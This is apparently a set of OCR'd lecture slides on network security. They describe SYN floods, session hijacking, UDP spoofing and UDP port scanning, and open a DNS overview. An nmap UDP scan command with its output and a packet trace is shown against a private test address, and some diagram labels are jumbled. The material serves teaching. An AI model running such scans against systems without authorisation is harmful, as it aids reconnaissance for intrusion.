
SYN Flood


Attacker A1
Attacker A2
Attacker A3
Attacker A4
Attacker A5
Valid User
Internet
Victim

SYN Flood


Attackers
Server
SYN (A1)
Allocate Buffers
ACK (A1)
SYN (A2)
Wait for Client ACK 1
Allocate Buffers
ACK (A2)
SYN (A3)
Wait for Client ACK 2
Allocate Buffers
ACK (A3)
SYN (A4)
Wait for Client ACK 3
Allocate Buffers
ACK (A5)
SYN (A5)
Wait for Client ACK 4
Allocate Buffers
ACK (A6)
SYN (User)
Wait for Client ACK 5
No Buffers available
NAK (User)

Reset Shutdown








Figure 7.8 RST Connection Shutdown


Session Hijacking




Session Hijacking



Passive Network Filter



Passive Network Filter



Authentication Based

- No authentication in TCP
- Ports might be considered an authentication of the application

Traffic Based

- Flooding (using all of the TCP resources)
- QOS
- Sniffing

User Datagram Protocol

- Designed to allow connectionless protocols
- Typical applications will send one packet and wait for a single response.


Source Port	Destination Port
UDP Total Length	Checksum

UDP Attacks

- Header & Protocol: None since there is no protocol and very simple header
- Authentication: same as TCP
- Traffic: typically not a problem. Sniffing is a potential problem, but most UDP protocols don't try to hide data.
- Mitigation: Most organizations block all UDP except port 53 (DNS)


UDP Spoofing

- Basically IP spoofing



UDP Hijacking

- Variation of the UDP spoofing attack



UDP Portscan

- Used to determine which UDP services are available
- A zero-length UDP packet is sent to each port
- If an ICMP error message "port unreachable" is received the service is assumed to be unavailable
- Many TCP/IP stack implementations implement a limit on the error message rate, therefore this type of scan can be slow (e.g., Linux limit is 80 messages every 4 seconds)

UDP Portscan

```
% nmap -sU 192.168.1.10

Starting nmap by fyodor@insecure.org ( www.insecure.org/nmap/ )
Interesting ports on  (192.168.1.10):
(The 1445 ports scanned but not shown below are in state: closed)
Port       State       Service
137/udp    open        netbios-ns
138/udp    open        netbios-dgm

Nmap run completed -- 1 IP address (1 host up) scanned in 4 seconds
```

UDP Portscan


```
19:37:31.305674 192.168.1.100.41481 > 192.168.1.10.138: udp 0 (ttl 46, id 61284)
19:37:31.305706 192.168.1.100.41481 > 192.168.1.10.134: udp 0 (ttl 46, id 31166)
19:37:31.305730 192.168.1.100.41481 > 192.168.1.10.137: udp 0 (ttl 46, id 31406)
19:37:31.305734 192.168.1.100.41481 > 192.168.1.10.140: udp 0 (ttl 46, id 50734)
19:37:31.305770 192.168.1.100.41481 > 192.168.1.10.131: udp 0 (ttl 46, id 33361)
19:37:31.305775 192.168.1.100.41481 > 192.168.1.10.132: udp 0 (ttl 46, id 14242)
19:37:31.305804 192.168.1.10 > 192.168.1.100: icmp: 192.168.1.10 udp port 134 unreachable
19:37:31.305809 192.168.1.100.41481 > 192.168.1.10.135: udp 0 (ttl 46, id 17622)
19:37:31.305815 192.168.1.100.41481 > 192.168.1.10.139: udp 0 (ttl 46, id 52452)
19:37:31.305871 192.168.1.10 > 192.168.1.100: icmp: 192.168.1.10 udp port 140 unreachable
19:37:31.305875 192.168.1.10 > 192.168.1.100: icmp: 192.168.1.10 udp port 131 unreachable
19:37:31.305881 192.168.1.10 > 192.168.1.100: icmp: 192.168.1.10 udp port 132 unreachable
19:37:31.305887 192.168.1.10 > 192.168.1.100: icmp: 192.168.1.10 udp port 135 unreachable
19:37:31.305892 192.168.1.10 > 192.168.1.100: icmp: 192.168.1.10 udp port 139 unreachable
19:37:31.305927 192.168.1.100.41481 > 192.168.1.10.133: udp 0 (ttl 46, id 38693)
19:37:31.305932 192.168.1.100.41481 > 192.168.1.10.130: udp 0 (ttl 46, id 60943)
19:37:31.305974 192.168.1.10 > 192.168.1.100: icmp: 192.168.1.10 udp port 133 unreachable
19:37:31.305979 192.168.1.10 > 192.168.1.100: icmp: 192.168.1.10 udp port 130 unreachable
19:37:31.617611 192.168.1.100.41482 > 192.168.1.10.138: udp 0 (ttl 46, id 21936)
19:37:31.617641 192.168.1.100.41482 > 192.168.1.10.137: udp 0 (ttl 46, id 17647)
19:37:31.617663 192.168.1.100.41481 > 192.168.1.10.136: udp 0 (ttl 46, id 55)
19:37:31.617737 192.168.1.10 > 192.168.1.100: icmp: 192.168.1.10 udp port 136 unreachable
```

Overview of DNS

- Users generally prefer names to numbers
- Computers prefer numbers to names
- DNS provides the mapping between the two
  - I have “x”, give me “y”
- DNS is **NOT** a directory service.
- Resolves Internet host names into IP addresses and vice versa.


Labels

- Each node in the tree must have a label
  - A string of up to 63 bytes
  - RFCs 852 and 1123 define legal characters for “hostnames”
    - A-Z, 0-9, and “-” only with a-z and A-Z treated as the same
- Sibling nodes must have unique labels
- The null label is reserved for the root node



Domain Names

- A *domain name* is the sequence of labels from a node to the root, separated by dots (“.”s), read left to right
  - The name space has a maximum depth of 127 levels
  - Domain names are limited to 255 characters in length
- A node’s domain name identifies its position in the name space



